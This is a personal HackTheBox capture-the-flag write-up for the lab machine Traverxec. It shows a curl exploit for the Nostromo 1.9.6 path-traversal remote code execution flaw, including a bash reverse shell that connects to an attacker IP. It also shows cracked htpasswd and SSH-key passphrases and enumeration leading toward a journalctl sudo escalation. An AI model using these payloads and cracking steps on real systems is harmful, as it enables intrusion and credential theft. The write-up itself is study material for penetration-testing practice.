440 HTB Traverxec

[HTB] Traverxec

by Pablo `github.com/vorkampfer/hackthebox`


- Resources:

  1. Nostromo Manual `https://www.gsp.com/cgi-bin/man.cgi?section=8&topic=NHTTPD`
  2. Savitar YouTube walk-through `https://htbmachines.github.io/`
  3. Savitar github `https://s4vitar.github.io/`
  4. Savitar github2 `https://github.com/s4vitar`
  5. `https://blackarch.wiki/faq/`
  6. `https://blackarch.org/faq.html`
  7. 0xdf `https://0xdf.gitlab.io/`
  8. `https://wiki.archlinux.org/title/Pacman/Tips_and_tricks`

- View files with color

```
▷ bat -l ruby --paging=never name_of_file -p
```

NOTE: This write-up was done using *BlackArch*



Synopsis:

Traverxec is an easy Linux machine that features a Nostromo Web Server, which is vulnerable to Remote Code Execution (RCE). The Web server configuration files lead us to SSH credentials, which allow us to move laterally to the user `david`. A bash script in the user's home directory reveals that the user can execute `journalctl` as root. This is exploited to spawn a `root` shell.

Skill-set:

1. Nostromo Exploitation
2. Abusing Nostromo HomeDirs Configuration
3. Exploiting Journalctl (Privilege Escalation)

1. Ping & `whichsystem.py`

```
1. ▷ ping -c 1 traverxec.htb
PING traverxec.htb (10.10.10.165) 56(84) bytes of data.
64 bytes from traverxec.htb (10.10.10.165): icmp_seq=1 ttl=63 time=156 ms

2. ▷ ping -c 1 10.10.10.165
PING 10.10.10.165 (10.10.10.165) 56(84) bytes of data.
64 bytes from 10.10.10.165: icmp_seq=1 ttl=63 time=148 ms

3. ▷ whichsystem.py 10.10.10.165
10.10.10.165 (ttl -> 63): Linux
```

2. Nmap

```
1. ▷ openscan traverxec.htb
2. ~/hackthebox ▷ echo $openportz
```

```
22,55555
3. ▷ sourcez
4.  ▷ echo $openportz
22,80
5. ▷ portzscan $openportz traverxec.htb
6. ▷ jbat traverxec/portzscan.nmap
7. nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 traverxec.htb
8.  ▷ cat portzscan.nmap | grep '^[0-9]'
22/tcp open  ssh     syn-ack OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
80/tcp open  http    syn-ack nostromo 1.9.6
```

openssh (1:7.9p1-10+deb10u1) *buster*-security; urgency=high


3. **Discovery with *Ubuntu Launchpad***

```
1. Google 'OpenSSH 7.9p1 Debian 10+deb10u1 launchpad'
2. I click on 'https://launchpad.net/debian/+source/openssh/1:7.9p1-10+deb10u1' and it tells me we are dealing
with an Debian Buster Server.
3. Changelog: openssh (1:7.9p1-10+deb10u1) buster-security; urgency=high
4. You can also do the same thing with the Apache version.
```

4. **Whatweb**


```
1.   ▷ whatweb http://10.10.10.165
http://10.10.10.165 [200 OK] Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[nostromo 1.9.6],
IP[10.10.10.165], JQuery, Script, Title[TRAVERXEC]
```

5. **Lets do some manual enumeration of the website**



- *#pwn_nmap_curl_header_information*

```
1. Lets run an nmap nse script for the server header.
2. nmap --script http-server-header -p80 10.10.10.165 -oN server_header.nmap -vvv
3. This is basically like doing a curl for the server header but with nmap.
4. ▷ curl -s -X GET -I http://10.10.10.165
HTTP/1.1 200 OK
Date: Thu, 21 Mar 2024 05:07:40 GMT
Server: nostromo 1.9.6
Connection: close
Last-Modified: Fri, 25 Oct 2019 21:11:09 GMT
Content-Length: 15674
Content-Type: text/html
5. http://10.10.10.165
6. If I hover over an image I see http://10.10.10.165/img/portfolio/image_portforlio.jpg
7. I will explore /img and /portfolio
8. There is an index of images. See screenshot.
```



Curl customized payload from ruby exploit

- *#pwn_curl_custom_exploit_from_ruby_script*
- *#pwn_curl_revere_engineered_exploit_from_ruby_script*

6. **Enumeration continued**

```
1.  ▷ searchsploit Nostromo
 ▷ cat tmp | awk '!($3="")'
Nostromo -  Traversal Remote Command Execution (Metasploit) | multiple/remote/47573.rb
nostromo 1.9.6  Remote Code Execution | multiple/remote/47837.py
nostromo nhttpd  - Directory Traversal Remote Command Execution | linux/remote/35466.sh
2. ▷ man ascii | grep "0D"
troff:<standard input>:28: warning: cannot select font 'CW'
       015   13    0D    CR  '\r' (carriage ret)     115   77    4D    M
3. S4vitar wants to reverse engineer the ruby exploit. Nostromo -  Traversal Remote Command Execution
(Metasploit) | multiple/remote/47573.rb
4. I always go for the python exploit, but he is the teacher.
5.  ▷ cat metasploit_directory_traversal_RCE_nostromo.rb | grep -i -C1 "\%0d"
grep: warning: stray \ before %
      'method'  => 'POST',
      'uri'     => normalize_uri(target_uri.path, '/.%0d./.%0d./.%0d./.%0d./bin/sh'),
      'headers' => {'Content-Length:' => '1'},
6. We need to grab this from this ruby script '/.%0d./.%0d./.%0d./.%0d./bin/sh' in order to form our custom
reverse engineered curl exploit.
7. I call it reverse engineered. Technically that is correct term, but it sounds hard when it really is not.
8. Here is the curl payload so far.
9. curl -s -X POST "http://10.10.10.165/.%0d./.%0d./.%0d./.%0d./bin/sh" -d '/usr/bin/ping -c 1 10.10.14.2'
10. set up tcpdump 'sudo tcpdump -i tun0 icmp'
11. SUCCESS, I get a hit.
12. ▷ sudo tcpdump -i tun0 icmp
[sudo] password for h@x0r:
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
06:57:27.086220 IP traverxec.htb > dac2d25425: ICMP echo request, id 943, seq 1, length 64
06:57:27.086253 IP dac2d25425 > traverxec.htb: ICMP echo reply, id 943, seq 1, length 64
```

Got Shell

7. **That was the Proof of Concept. We modified the Ruby metasploit exploit and removed the necessary compononets of the payload to work with our curl command. Making a simple but effect curl reverse shell exploit.**

```
1. Time to get a shell. We use the same curl command and then setup our listener on port 443.
2. We will use the typical bash oneliner of '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.2/443 0>&1"'
```

```
3. ▷ curl -s -X POST "http://10.10.10.165/.%0d./.%0d./.%0d./.%0d./bin/sh" -d '/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.2/443 0>&1"'
4. BOOM! get a shell right away.
5. ▷ sudo nc -nlvp 443
[sudo] password for h@x0r:
Listening on 0.0.0.0 443
Connection received on 10.10.10.165 42974
bash: cannot set terminal process group (457): Inappropriate ioctl for device
bash: no job control in this shell
www-data@traverxec:/usr/bin$ whoami
whoami
www-data
6. Upgrade the shell
www-data@traverxec:/usr/bin$ script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
www-data@traverxec:/usr/bin$ ^Z
[1]  + 353793 suspended  sudo nc -nlvp 443
~/hax4crack/traverxec ▷ stty raw -echo; fg
[1]  + 353793 continued  sudo nc -nlvp 443
                                        reset xterm
www-data@traverxec:/usr/bin$ export TERM=xterm
www-data@traverxec:/usr/bin$ export TERM=xterm-256color
www-data@traverxec:/usr/bin$ source /etc/skel/.bashrc
www-data@traverxec:/usr/bin$ stty rows 38 columns 186
www-data@traverxec:/usr/bin$ export SHELL=/bin/bash
www-data@traverxec:/usr/bin$ echo $SHELL
/bin/bash
```

8. **Time to enumerate the box as** `www-data`

```
1. www-data@traverxec:/usr/bin$ hostname -I
10.10.10.165

2. www-data@traverxec:/usr/bin$ cat /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"

3. www-data@traverxec:/usr/bin$ cd /home
www-data@traverxec:/home$ ls -la
total 12
drwx--x--x  5 david david 4096 Oct 25  2019 david
www-data@traverxec:/home$ cd david
www-data@traverxec:/home/david$ cat user.txt
cat: user.txt: Permission denied

4. We must pivot to user david
```

Credential found

9. **More enumeration**

```
1. www-data@traverxec:/home/david$ cd /
www-data@traverxec:/$ find / -perm -4000 -user root -ls 2>/dev/null
2. Nothing of interest
3. www-data@traverxec:/$ sudo -l
[sudo] password for www-data: <<< Do not have password.
4. www-data@traverxec:/$ uname -a
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64 GNU/Linux
www-data@traverxec:/$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
5.  www-data@traverxec:/var/nostromo/conf$ ls -la
total 20
drwxr-xr-x 2 root daemon 4096 Oct 27  2019 .
drwxr-xr-x 6 root root   4096 Oct 25  2019 ..
-rw-r--r-- 1 root bin      41 Oct 25  2019 .htpasswd
-rw-r--r-- 1 root bin    2928 Oct 25  2019 mimes
-rw-r--r-- 1 root bin     498 Oct 25  2019 nhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat .htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
6. SUCCESS, credential found.
```

10. **Lets crack this hash we found in `.htpasswd` file using John**

```
1. david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
2.  ▷ john --wordlist=/usr/share/wordlists/rockyou.txt david_hash
3. SUCCESS
4.  ▷ john david_hash --show
david:Nowonly4me
1 password hash cracked, 0 left
5. I guess it is not Davids bash shell password because I try to switch to david with the cracked password and it
fails.
6. www-data@traverxec:/var/nostromo/conf$ su david
Password:
su: Authentication failure
```

11. **Continuing to enumerate until we can find a way to pivot to david**

```
1. www-data@traverxec:/var/nostromo/conf$ grep -ir "htpasswd"
nhttpd.conf:htpasswd            /var/nostromo/conf/.htpasswd
2. www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
3. Lets look up some of the variables inside of this nhttpd.conf and their meaning. I google 'nostromo web
server' and look at the notromo framework manual to look up these terms like homdirs etc...
4. https://www.gsp.com/cgi-bin/man.cgi?section=8&topic=NHTTPD
5. See image below about HOMEDIRS and how they enable the http home directory option.
```

HOMEDIRS

To serve the home directories of your users via HTTP, enable the *homedirs* option by defining the path in where the home directories are stored, normally /home. To access a users home directory enter a ~ in the URL followed by the home directory name like in this example:


```
http://www.nazgul.ch/~hacki/
```

The content of the home directory is handled exactly the same way as a directory in your document root. If some users don't want that their home directory can be accessed via HTTP, they shall remove the world readable flag on their home directory and a caller will receive a 403 Forbidden response. Also, if basic authentication is enabled, a user can create an .htaccess file in his home directory and a caller will need to authenticate.

You can restrict the access within the home directories to a single sub directory by defining it via the *homedirs_public* option.

HOMEDIRS seems very hackable

```
1. Notice the syntax of the example they give for homedirs.
2. http://www.nazgul.ch/~hacki/
3. Lets try http://traverxec.htb/~david/
4. Boom we get davids home directory.
```



Enumerating david's homedirs

```
1. http://10.10.10.165/~david/ <<< also works as well
2. http://10.10.10.165/~david/.ssh/id_rsa
3.  ▷ cat nhttpd.conf | grep -A10 HOMEDIRS
# HOMEDIRS [OPTIONAL]
homedirs                /home
homedirs_public         public_www
4. There is also this public_www in the options for homedirs_public. Cool this http://traverxec.htb/~david/
actually be /public_www ??? If it is then that is very insecure. No wonder they called the directory ~hacki
5. I validate that the folder does exist on the target server.
6. www-data@traverxec:/var/nostromo/htdocs$ cd /home/david
```

```
www-data@traverxec:/home/david$ ls -l
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$ cd public_www
www-data@traverxec:/home/david/public_www$ ls -la
total 16
drwxr-xr-x 3 david david 4096 Oct 25  2019 .
drwx--x--x 5 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david  402 Oct 25  2019 index.html
drwxr-xr-x 2 david david 4096 Oct 25  2019 protected-file-area
7. www-data@traverxec:/home/david/public_www/protected-file-area$ ls -la
total 16
drwxr-xr-x 2 david david 4096 Oct 25  2019 .
drwxr-xr-x 3 david david 4096 Oct 25  2019 ..
-rw-r--r-- 1 david david   45 Oct 25  2019 .htaccess
-rw-r--r-- 1 david david 1915 Oct 25  2019 backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$ cat .htaccess
realm Davids Protected File Area. Keep out!
www-data@traverxec:/home/david/public_www/protected-file-area$ which python
/usr/bin/python
8. http://traverxec.htb/~david/protected-file-area/
```

14. **Log into protected-file-area via `http://traverxec.htb/~david/protected-file-area/` and paste in the creds we got earlier for david.**

```
1. I was going to try to exfil this .tgz file back to our server and extract it but the easier way is just to the
use the credentials we already have.
2. david:Nowonly4me
3. click on backup-ssh-identity-files.tgz to download to your local working dir
4. ▷ ls -la backup-ssh-identity-files.tgz
.rw-r--r-- 1,9k h@x0r 21 mrt 19:14 backup-ssh-identity-files.tgz
5.  ▷ tar -xf backup-ssh-identity-files.tgz
6. There is Davids home directory.
7. ▷ ls -la home
drwxr-xr-x - h@x0r 21 mrt 19:16 david
8. ▷ ls -l
drwx------ - h@x0r 25 okt  2019 .ssh
~/hax4crack/traverxec/home/david ▷ ls -l
drwx------ - h@x0r 25 okt  2019 .ssh
~/hax4crack/traverxec/home/david ▷ cd .ssh
~/hax4crack/traverxec/home/david/.ssh ▷ ls -l
.rw-r--r--  397 h@x0r 25 okt  2019 authorized_keys
.rw------- 1,8k h@x0r 25 okt  2019 id_rsa
.rw-r--r--  397 h@x0r 25 okt  2019 id_rsa.pub
~/hax4crack/traverxec/home/david/.ssh ▷ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,477EEFFBA56F9D283D349033D5D08C4F
seyeH/feG19TlUaMdvHZK/2qfy8pwwdr9sg75x4hPpJJ8YauhWorCN4LPJV+wfCG
tuiBPfZy+ZPklLkOneIggoruLkVGW4k4651pwekZ<SNIP>
-----END RSA PRIVATE KEY-----
9. SUCCESS! We have davids ssh private key. Lets ssh in as david.
```

15. **SSH as david**

```
1. ~/hax4crack/traverxec/home ▷ find .
.
./david
./david/.ssh
./david/.ssh/id_rsa
./david/.ssh/id_rsa.pub
./david/.ssh/authorized_keys

2. I copy it to my working dir and change perms to 600
3. ▷ cp id_rsa ../../../id_rsa
4. ▷ chmod 600 id_rsa
5. oops I just realized the private key is encrypted. We need to decrypt it first if not it will prompt us for
the ssh passphrase even if we have the private key.
6. ▷ head -n 2 id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
7. Time for ssh2john
```

ssh2john

16. **ssh2john**

```
1. ▷ ssh2john id_rsa > hash_id_rsa_david
2. ▷ john --wordlist=/usr/share/wordlists/rockyou.txt hash_id_rsa_david
```

```
hunter           (id_rsa)
3. SUCCESS the ssh password for david is hunter.
```

17. **Now we can try again to connect via ssh as david**

```
1.  ▷ chmod 600 id_rsa
2.  ▷ ssh david@10.10.10.165 -i id_rsa
Enter passphrase for key 'id_rsa': hunter
3. david@traverxec:~$ whoami
david
4. david@traverxec:~$ export TERM=xterm
CTRL + l
5. $ cd /home/david
david@traverxec:~$ cat user.txt
5f9430f3cea84dd5e52a52f2ceba95ce
david@traverxec:~$ sudo -l
[sudo] password for david:
Sorry, try again.
[sudo] password for david:
sudo: 1 incorrect password attempt
6. There is the flag and apparently the 'hunter' password is only for the ssh passphrase not for the user david.
7. david@traverxec:~$ cd bin
david@traverxec:~/bin$ ls -l
-r-------- 1 david david  802 Oct 25  2019 server-stats.head
-rwx------ 1 david david  363 Oct 25  2019 server-stats.sh
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
8. I find this bash file inside of /home/david
9. Lets try to run this file and see what happens because we can since it is owned by david.
10. david@traverxec:~/bin$ ./server-stats.sh
                                                          .----.
                                                  .-------. | == |
   Webserver Statistics and Data                  |.-"""""-.| |----|
         Collection Script                        ||       || | == |
          (c) David, 2019                         ||       || |----|
                                                  |'-.....-'| |::::|
                                                  '""")---(""' |___.|
                                                 /:::::::::::\"    "
                                                /:::=======:::\
                                            jgs '"""""""""""""""'
11. Success. If i cat the file server-stats.sh agian. This following line.
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
>>> has be given special ROOT privleges in the /etc/sudoers file. If we were allowed to see it. This line would probrably be in it.
>>> If I paste this line into my ssh session as david. I get the following response.
>>> david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
-- Logs begin at Wed 2024-03-20 23:26:22 EDT, end at Thu 2024-03-21 16:05:43 EDT. --
Mar 21 11:06:16 traverxec sudo[1144]: pam_unix(sudo:auth): conversation failed
Mar 21 11:06:16 traverxec sudo[1144]: pam_unix(sudo:auth): auth could not identify password for [www-data]
Mar 21 11:06:16 traverxec sudo[1144]: www-data : command not allowed ; TTY=pts/0 ; PWD=/ ; USER=root ;
COMMAND=list
Mar 21 11:28:28 traverxec su[1156]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0
ruser=www-data rhost=  user=david
Mar 21 11:28:30 traverxec su[1156]: FAILED SU (to david) www-data on pts/0
david@traverxec:~/bin$
```

- *#pwn_journalctl_cat_service*
- *#pwn_journalctl_service_cat_out_last_5_lines*

18. GTFObins journalctl

.. / journalctl ☆ Star 9,983

Shell | Sudo

